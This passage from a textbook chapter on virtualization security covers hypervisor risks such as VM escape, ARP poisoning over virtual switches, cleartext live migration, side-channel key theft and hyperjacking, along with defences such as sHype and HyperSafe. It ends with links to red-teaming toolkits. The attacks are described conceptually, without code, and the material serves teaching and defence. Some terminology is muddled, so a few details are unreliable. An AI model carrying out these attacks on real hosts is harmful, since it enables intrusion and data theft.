

Figure 22.3: Architecture with virtualization



In Figure 22.3, the gray area materializes the physical machine; three virtual machines are represented by the blue, yellow, red rectangles; the orange zone represents the abstraction layer.

In this context, to better respond to the need for partitioning, the choice can be made to have as many network cards as virtual machines hosted on a physical machine (see Figure 4). Ideally, it should be verified that the components involved in the data flow processing chain between a virtual machine and the assigned network adapter correctly handle the partitioning of data according to a virtual machine. For example, to manage partitioning of input / output streams passing through the memory, an IOMMU component can be used (represented by the grid area in Figure 5); but if an input / output controller not compatible with the component IOMMU is used, it will pass in a common memory area all the flows from different virtual machines, which presents a risk of information leakage.



Figure 22.4: A physical network card per guest system

Some environments (such as the network) should not run in the virtualized environment. The choice of a partial return to a classical solution (without virtualization) can then be more adapted to a good partitioning of the flows (figure 22.5).



Figure 22.5: Mixed architecture

The main risks caused by a lack resource isolation are the information leakage and the breach of data integrity. One way to reduce these risks may also be to ensure a good data integrity through end-to-end privacy and data integrity mechanisms (in the case of the network, through the use of IPsec).

## **Complexity of the administration**

When a virtualization solution is used, it is necessary to administer not only the different guest systems but also the abstraction layer. Examples of new administrative operations, induced by the use of virtualization technologies, are:

- Setting quotas on resources shared between different systems;
- Managing the addition of a disk or a network storage device (NAS) without taking into consideration the partitioning between virtual machines;
- Specific backups related to virtualization operations, protection of these back-ups, restore operations. The migration of virtual machines during backups must be taken into account, as well as the strong correlations that may exist between backups of different systems and data.
- Traditional administrative tasks can also be more complex because the interventions on the physical machine itself (administrator of the host system), on the instances that are hosted there (administrator(s) of the guest systems), on the devices of physical and virtual storage (SAN / NAS) and physical and (potentially) virtual network devices may need to be done separately. Indeed, if, as in many large organizations, teams managing servers, storage, network and backups are disjointed, the identification of responsibilities of each in the administration of a virtualized system is essential in order to limit, as much as possible, configuration errors, such as the placement of a virtual machine in the wrong virtual network (VLAN).
- The administration of machines can operate locally or remotely. While it is usually difficult to administer guest systems locally, the question arises for the abstraction layer.
- The choice of administration of a remote system or not must be made considering all the risks involved. Among such risks is the usurpation of the authorized administrator role following the implementation of a weak authentication mechanism, the loss of confidentiality and/or integrity of a command on the network, loss of traceability of administration operations. If the organization uses cloud computing technologies, special attention should be paid to the management of virtual machines which can in some cases be very automated. It is necessary to secure all the management interfaces and to trace any action taken through them.

### **22.3.5 Complexity of the supervision**

Like administrative operations, supervision operations can also be complex, because of the paradox that exists between the need for virtual machine partitioning and the desire for an overview during supervision operations. Due to the partitioning caused

by the virtualization solution, it can be difficult to trace an event or an end-to-end action.

In addition, the need to have an overview requires that the administrator of supervision be authorized to access the information of the highest sensitivity level of the processed data.

### **22.3.6 Unwanted proliferation of data and systems**

The migration of guest operating systems to different physical machines is possible, and most of the time desired. As a result, the precise location of a datum is complicated. Similarly, it will be more difficult overall to prevent the fraudulent copying of information. In addition, instance migration techniques typically imply that instances are in the form of “migrating objects”. The risks of uncontrolled copying of instances, loss, modification or loss of control of software versions of instances are important.

### **22.3.7 Inability to manage fatal error**

Operating problems and errors can be complex to manage technically in an architecture based on a virtualization solution. For example, errors that may occur when stopping and restarting an instance will either be reported to the host system that the instance is stopping (leaving). Without the global consideration of the errors of a system based on virtualization, it may be that relevant information to identify their cause is lost. It is therefore necessary to set up a centralization and a correlation of the logs on all the systems. This correlation obviously poses problems identical to those previously identified for supervision.

### **22.3.8 More difficult post-incident investigations**

Some post-disaster investigations related to the sharing of hardware resources by multiple systems may be more difficult. The optimization of the RAM management by the virtualization solution makes it more difficult to analyze the history of the states of the machine and therefore the processing of an incident in the case when this memory is re-allocated to another virtual machine.

## **22.4 Hypervisor Attacks**

The different Hypervisors generate new risks such as attacks between virtual machines, loss of information in a virtual machine, the takeover of the host operating system, etc. Below is a set of risks related to these new technologies:

## 22.4.1 Isolation and related attacks

One of the first benefits of virtualization is isolation, it ensures that an application running on a VM does not access an application running on another VM. The isolation must be strongly maintained, so that the intrusion into a virtual machine does not allow access to the other virtual machines, the hypervisor and the host machine. For example, sharing the clipboard in a virtual environment is a convenient feature that allows data to be transferred between virtual machines and the host machine. But this feature can also serve as a gateway for transferring data between malicious code acting collaboratively within different virtual machines. Some virtualization technologies do not implement isolation in order to allow applications designed for an operating system, to be operational on another operating system, this kind of solution allows the exploitation of the flaws security of both operating systems, and also gives unlimited access to the resources of the host machine, such as the file system.

## 22.4.2 Virtual machine escape

Virtual machines are allowed to share the resources of the host machine but still provide isolation between VMs and between VMs and the host. However, virtual machines are designed so that a program running on one can not communicate with programs running on the other, or with programs running on the host machine. But in reality organizations undermine isolation. They configure "flexible" isolation to meet the needs of their architecture. In this situation the virtual machine escape is the most serious attack if the isolation between virtual machines is compromised. In Virtual Machine Escape, the program running in the VM is able to bypass the hypervisor and gain access to the host machine. Since the host machine is the root, the program that obtained the access acquires administrator privileges. This results in the obsolescence of the overall security of the environment. The Cloudburst exploit is an example of VM escape, it takes the advantage of a display function

of a VMware product, which allowed the escape of a VM and thus access to the hypervisor.

## 22.4.3 Isolation and network traffic

In the case of network traffic, the isolation completely depends on how the virtual environment is connected. In most cases the virtual machine is connected to the host by means of a virtual switch, which allows the VM to use the poisoning ARP to redirect incoming and outgoing packets from another virtual machine. Insulation Requires a Design-Free, Bug-Free Hypervisor.

## 22.4.4 External modification of the hypervisor

The hypervisor is responsible for isolation between virtual machines, VMs are protected if the hypervisor is working properly. Otherwise, the hypervisor introduces a security vulnerability to the system set. One solution is to protect the hypervisor from unauthorized changes.

### **22.4.5 Attacks on Virtual Machine Live Migrations**

During virtual machine live migration, the top three physical resources used are memory, network, and local disk. The memory can be copied directly from one host to another, for the local disk and the network interface the migration is not trivial. Live migration of virtual machines is an essential feature of virtualization. It allows the transfer of a virtual machine from one physical server to another without interrupting the services running on the VM. Live migration provides the following benefits: workload balancing, virtual machine consolidation, etc...

The hypervisor is a software that emulates the hardware part used by the virtual machines, it completely controls the resources of the system. Most commercial and open source versions of hypervisors support live migration.

Live migration includes a lot of transfers state across the network. During this procedure, protecting the contents of VM state files is very important. Most of the work to implement live migration has focused on implementing this migration with little or no consideration for security. Memory is a crucial point because it is difficult for a virtual machine to encrypt its own memory. Because live migration protocols do not encrypt data that is being transferred, all migrating data, such as passwords, are transmitted in clear. In addition, after migration the runtime environment of the virtual machine, may have changed in terms of CPU resources, memory, drivers. Such changes can be detected, and an attacker able to characterize these changes such as side-channel attacks.

### **22.4.6 Side channel attacks**

These attacks exploit the physical properties of the hardware to collect information that can give a schema or pattern of operation of the system to attack. The fact that several virtual machines share the same hardware makes the side channel attack relatively easy to perform. Without the provision of hardware security, the sharing of hardware is dangerous. One of the goals of this type of attack is to reveal the cryptographic keys. These attacks are generally categorized into three classes :

- Time-driven side-channel attack: this attack is possible when the total time of execution of the cryptographic operations with fixed key is influenced by the value of the key because of the structure of the cryptographic implementation. This influence can be exploited by an attacker who can measure these times to statistically deduce information on the key.

- Trace-driven side-channel attack: These attacks continuously monitor some aspects of a hardware device through a cryptographic operation (e.g., power consumption).
- Access-driven side-channel attack: In this type of attack, an attacker launches the execution of a program on the cryptographic system that manages the operation of interest to the attacker. The program monitors the use of a shared component in the architecture to obtain information about the key (e.g., the data cache).

### **22.4.7 Hyperjacking**

- This attack consists of installing an unauthorized hypervisor that will take full control of the server. Standard security measures are ineffective in this case because the operating system will not realize that the machine has been compromised. Attacks such as hyperjacking can balance architecture security like Cloud Computing.

## **Hypervisor security solutions**

To address the vulnerabilities and sophisticated attacks revealed by the use of hypervisors, we need a full suite of security solutions. These solutions include

### **22.5.1 Vax VMM**

One of the first attempts to design a secure hypervisor is made by Karger & al in a 1981-1990 research on the production of a Virtual Machine Monitor [VMM] security kernel. This research project has achieved security level A1 by the National Computer Security Center (NCSC). This is the highest level of security according to the evaluation criteria of the Trusted Computer System Evaluation Criteria published by NCSC in 1985 and which is also known as the Orange Book. The development of the VMM Security Kernel is based on the virtual address extension of the VAX architecture developed by Digital Equipment Corporation in the 1970s.

In accordance with the requirements of security level A1, the VAX Hypervisor takes into account the DAC and MAC access control systems of all virtual machines. With MAC, the VMM VAX uses the Bell-Lapadula Model protection model for privacy protection and the Biba integrity protection model.

The VAX security kernel enables and manages multiple virtual machines on a single VAX physical system while providing isolation and controlled sharing of sensitive data. It has a secure authentication system, with a high level of performance and highly developed system management tools, thus subjecting virtual machines to mandatory access and audit controls. Thus, each virtual machine has an access class composed of a secret class and a class of integrity similar to the classes in the VMS Security Enhancement Services (VMS SES).

## 22.5.2 Terra

In 2003, Tal Garfinkel and al wrote an article about a virtual machine based on a trusted platform called Terra. The Terra architecture is based on a virtual machine monitor that allows multiple virtual machines to be multiplexed on a single physical machine. Terra uses the secure virtual machine monitor called Trusted Virtual Monitor Machine (TVMM). The TVMM architecture offers a variety of services with advanced protection mechanisms.

## sHype

The sHype security architecture is probably one of the best-known approaches when it comes to creating a secure hypervisor. It was born from an IBM research project developed for IBM's sHype with an open source hypervisor. Shortly after the release of its first version, it is implemented in an open source hypervisor. Its main purpose is to control the explicit flow of information between virtual machines. sHype uses the formal MAC security policy

sHype uses the concept of a reference monitor that enforces the allowed access relationships between subjects and objects in a system. This means that the reference monitor is called whenever a user wants to access an object. However, the reference monitor does not decide whether a user can access an object. It only imposes the decision that is often made elsewhere in the system. It is the Access Control Module (MAC) that is responsible for this decision. The MAC uses the formal security policy with labels that are fixed on the topics and objects of the system and the type of operation a subject can perform to make an Access Control Decision (DAC). Thus, the complete workflow that the system executes if a subject attempts to access an object is as follows: The access call for the object is intercepted by the reference monitor, which in turn calls the MAC into placing an Authorization Query (AQ). This AQ contains the labels of the object and the operations that can be executed on the object (reading, writing ...). The MAC uses the formal security policy and the QA data to make a DAC which is then returned to the reference screen. Finally, the reference monitor applies the DAC by allowing or refusing to perform the operation. In this process, the reference monitor is actually implemented using execution hooks that are distributed over the hypervisor.

## 22.5.4 HyperWall

Another approach to providing security is offered with the HyperWall architecture. This is to protect guest virtual machines from an unreliable hypervisor. With HyperWall, the hypervisor freely manages the memory, CPU cores, and other resources of a platform. After the virtual machines are created, the Confidentiality and Integrity Protection (CIP) protects memory for guest virtual machines from the hypervisor or DMA (Direct Memory Access) according to customer specifications. The client may specify that certain memory ranges are protected against access by the hypervisor or the DMA. HyperWall is the key element that protects the privacy and

integrity of objects that are only accessible by hardware. They protect all or part of the memory of a virtual machine based on customer specifications.

### **22.5.5 Trusted eXecution Technology**

In 2009, David Grawrock announced the concept of Trusted Computing with a modular approach to the design of platform and PC security in his book *Dynamics of a Trusted Platform*. The Intel Trusted Execution Technology (TXT) is a block used to create a secure platform by implementing security features and new capabilities in the processor. The use of Intel TXT Trusted Execution Technology enables the protection of the IT infrastructure from software attacks when starting a server or a computer.

### **22.5.6 Hypersafe**

In 2010, always in the optics of securing hypervisors Xuxian Jiang and his doctoral student Zhi Wang propose Hypervisor Isolation via Hypersafe. This is a software called HyperSafe that takes advantage of existing hardware features to ensure hypervisors against such attacks. Malicious programs must run their own code in the hypervisor. To prevent this from happening, the Hypersafe software uses a non-bypass memory lock technique that reliably prohibits the introduction of new code into the hypervisor by anyone other than the hypervisor administrator while preventing any attempt to modify the source program of the hypervisor by external users by the indexing technique.



## Further Reading and Useful Resources

- <https://github.com/yeyintminthuhtut/Awesome-Red-Teaming>
- <https://github.com/infosecninja/Red-Teaming-Toolkit>
- <https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki>
- <https://github.com/threatexpress/red-team-scripts>